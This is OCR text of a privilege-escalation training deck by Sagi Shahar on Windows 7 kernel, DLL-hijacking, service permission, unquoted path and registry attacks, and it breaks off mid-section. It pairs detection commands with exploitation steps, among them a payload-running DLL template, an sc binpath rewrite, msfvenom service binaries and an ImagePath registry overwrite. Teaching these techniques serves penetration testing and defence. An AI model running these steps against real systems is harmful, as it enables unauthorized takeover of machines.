
Windows
Local
Privilege
Escalation
Info
Linux

Info

Sagi Shahar


@s4gi_

https://www.linkedin.com/in/sagi-shahar


Info

- Day 1: Windows (Windows 7 x64 SP1)
- Day 2: Linux (Debian 6 x64)


Local Privilege Escalation Attacks




Local Privilege Escalation Attacks




Windows
Local
Privilege
Escalation
Info
Linux


Windows
Kernel
Services
Registry
Password Mining
Scheduled Tasks
Hot Potato
Startup Applications

Kernel



https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode

MS14-058

- Published in October 2014.
- Bug within win32k.sys driver.
- Exploits incorrect pointer validation, similar to NULL pointer dereference.

https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-lab-exploiting-cve-2014-4113.pdf

Detection

- PowerShell
  - Get-HotFix

```
Get-HotFix | Sort-Object HotFixID | Format-Table  AutoSize
```

  - Windows Management Instrumentation (WMI)

```
Get-WmiObject -Class "win32_quickfixengineering" | Select-Object -Property "Description", "HotfixID",
@{Name="InstalledOn"; Expression={([DateTime]($_.InstalledOn)).ToLocalTime()}}
```

  - Get-MicrosoftUpdate (tomarbuthnot)
- Windows Management Instrumentation Console (WMIC)

```
wmic.exe qfe list full
```

- windows-privesc-check (pentestmonkey)

```
windows-privesc-check2.exe --audit -T auto -o report
```

- Windows-Exploit-Suggester (GDSSecurity)
- Microsoft Baseline Security Analyzer (MBSA)

Detection

- Sherlock (rasta-mouse)

```
Find-AllVulns
```


- Inspector (granie)
- post/windows/gather/enum_patches (Metasploit)
- post/multi/recon/local_exploit_suggester (Metasploit)

Services

- DLL Hijacking
- binPath
- Unquoted Path
- Registry
- Executable File
- Named Pipes

Dynamic Link Library

- Contain reusable routines.
- Expose functions (symbols) via exports table.
- Loaded within the context of an existing process.
- Linking methods:
    1. Implicit linking (static)
    2. Explicit linking (dynamic)



DLL Search Order

1. The directory from which the application loaded.
2. The system directory. Use the GetSystemDirectory function to get the path of this directory.
3. The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched.
4. The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
5. ~~The current directory.~~
6. The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the App Paths registry key. The App Paths key is not used when computing the DLL search path.

https://msdn.microsoft.com/en-us/library/windows/desktop/ms682586(v=vs.85).aspx

Detection

Implicit Linking

- Dependency Walker
- Dumpbin

```
dumpbin.exe /dependents <executable_file>
```

Explicit Linking

- Rattler (sensepost)
- Process Monitor (Sysinternals)

Exploitation

1. Copy .exe to a local Windows host.
2. Use Process Monitor to filter out 'NAME NOT FOUND' results.
3. Compile a DLL.
   - https://github.com/sagishahar/scripts/blob/master/windows_dll.c
4. Copy .dll to the identified writable location.

```
//Compile: x86_64-w64-mingw32-gcc <dll_src.c> -shared -o <dll_file>
#include <windows.h>


BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("<payload_here>");
        ExitProcess(0);
    }
    return TRUE;
}
```

Tip

Windows 7 x86/x64

- IKE and AuthIP IPsec Keying Modules (IKEEXT) - wlbsctrl.dll (NT AUTHORITY\SYSTEM)
- Windows Media Center Receiver Service (ehRecvr) - ehETW.dll (NT AUTHORITY\Network Service)
- Windows Media Center Scheduler Service (ehSched) - ehETW.dll (NT AUTHORITY\Network Service)
- Distributed Transaction Coordinator (MSDTC) - oci.dll (NT AUTHORITY\Network Service)

Tools


- exploit/windows/local/ikeext_service (Metasploit)
- Find-PathDLLHijack / Find-ProcessDLLHijack / Write-HijackDll (PowerUp.ps1)
- dll_hijack_detect (adamkramer)

https://www.greyhathacker.net/?p=738

Services

- DLL Hijacking
- binPath
- Unquoted Path
- Registry
- Executable File
- Named Pipes


binPath


DACL Service Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
daclsvc
Display name:
DACL Service
Description:
Path to executable:
"C:\Program Files\DACL Service\daclservice.exe"
Startup type:
Manual
Help me configure service startup options.
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply

Security Descriptor


"A structure and associated data that contains the security information for a securable object. A security descriptor identifies the object's owner and primary group. It can also contain a DACL that controls access to the object, and a SACL that controls the logging of attempts to access the object." - MSDN

https://msdn.microsoft.com/en-us/library/windows/desktop/ms721625(v=vs.85).aspx



Discretionary Access Control Lists (DACLs)

"An access control list that is controlled by the owner of an object and that specifies the access particular users or groups can have to the object." - MSDN



https://msdn.microsoft.com/en-us/library/windows/desktop/ms721573(v=vs.85).aspx#_security_discretionary_access_control_list_gly

Security Descriptor Definition Language (SDDL)

"Defines a string format that [snipped] can be used to describe a Security Descriptior as a text string." - MSDN

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRP
WPLORC;;;S-1-5-21-3614932901-903990640-2168456369-1001)
```

Each string of characters can be evaluated by applying the following:

```
(Allow/Deny;;String of permissions;;;SID or acronym for built-in account or group)
```

https://support.microsoft.com/en-us/help/914392/best-practices-and-guidance-for-writers-of-service-discretionary-access-control-lists

SDDL Example

Pair	Right or permission
RP	Start
WP	Stop
WD	WDac

Code	User type
SY	Local System
BA	Built-in (Local) Administrators
AU	Authenticated Users

SDDL	English
`(A;;RPWP;;;AU)`	Users within the Authenticated Users group are allowed to start and stop the service.

Detection

- Service Controller

```
sc.exe sdshow <service_name>
```

- AccessChk (Sysinternals)

```
accesschk.exe -uvwc <service_name>
```

- Get-ModifiableService (PowerUp.ps1)
  1. Use Test-ServiceDaclPermission to check for specific permissions.
- Microsoft Management Console (mmc.exe)
  File → Add/Remove Snap-In → Security Templates

Exploitation

- Service Controller

```
sc.exe config <service_name> binpath= <command>
```


- exploit/windows/local/service_permissions (Metasploit)
- Invoke-ServiceAbuse (PowerUp.ps1)

```
Invoke-ServiceAbuse -Name <service_name> -Command <command>
```

Services

- DLL Hijacking
- binPath
- Unquoted Path
- Registry
- Executable File
- Named Pipes

Unquoted Path



Path Interpretation

"If you are using a long file name that contains a space, use quoted strings to indicate where the file name ends and the arguments begin; otherwise, the file name is ambiguous." - MSDN

C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

- C:\Program.exe
- C:\Program Files\Unquoted.exe
- C:\Program Files\Unquoted Path.exe
- C:\Program Files\Unquoted Path Service\Common.exe
- C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425(v=vs.85).aspx

Detection

- Windows Management Instrumentation Command-line (WMIC)

```
wmic service get name,pathname,startmode,startname | findstr /i "localsystem" |
findstr /v /i "disabled" | findstr /i /v "c:\windows\\" | findstr /v """
```

- WMI (PowerShell)

```
Get-WmiObject win32_service | select Name,PathName,StartMode,StartName | where
{$_.StartMode -ne "Disabled" -and $_.StartName -eq "LocalSystem" -and
$_.PathName -notmatch "`"" -and $_.PathName -notmatch "C:\\Windows"} | Fo
rmat-List
```

- Get-ServiceUnquoted (PowerUp.ps1)

Exploitation

1. Compile a custom service binary.
   - https://github.com/sagishahar/scripts/blob/master/windows_service.c
2. Rename and place within the identified path.

Tools

- exploit/windows/local/trusted_service_path (Metasploit)
- Write-ServiceBinary (PowerUp.ps1)


```
Write-ServiceBinary -Name <service_name> -Path <hijack_path>
```

Services

- DLL Hijacking
- binPath
- Unquoted Path
- Registry
- Executable File
- Named Pipes

Service Registry Key

- "The registry is a hierarchical database that contains data that is critical for the operation of Windows and the applications and services that run on Windows. The data is structured in a tree format. Each node in the tree is called a key. " - MSDN
- HKLM\SYSTEM\CurrentControlSet\Services
- Access to registry keys is controlled by the Windows Security model.



https://msdn.microsoft.com/en-us/library/windows/desktop/ms724946(v=vs.85).aspx

Detection

- **PowerShell**

```
Get-Acl -Path hklm:\System\CurrentControlSet\services\* | select
Path,AccessToString | Format-List
```

- **AccessChk (Sysinternals)**

```
accesschk.exe -kvusw hklm\System\CurrentControlSet\services
```

- **AccessEnum (Sysinternals)**

Exploitation

1. Create a custom service binary.

```
msfvenom -p windows/exec CMD=<command> -f exe-service -o <service_binary>
```

2. Overwrite the ImagePath subkey of the vulnerable service with the path of the custom binary.
   - Reg

```
reg.exe add HKLM\SYSTEM\CurrentControlSet\services\<service_name> /v
ImagePath /t REG_EXPAND_SZ /d <path_to_exe> /f
```

   - PowerShell

```
New-ItemProperty -Path HKLM:SYSTEM\CurrentControlSet\services\<service_name>
-Name ImagePath -Value <value> -PropertyType ExpandString -Force
```

Services

- DLL Hijacking
- binPath
- Unquoted Path
- Registry
- Executable File
- Named Pipes

Service Executable File

"Microsoft Windows services, formerly known as NT services, enable you to create long-running executable applications that run in their own Windows sessions." - MSDN

https://msdn.microsoft.com/en-us/library/d56de412(v=vs.110).aspx

Detection

- Icacls / cacls

```
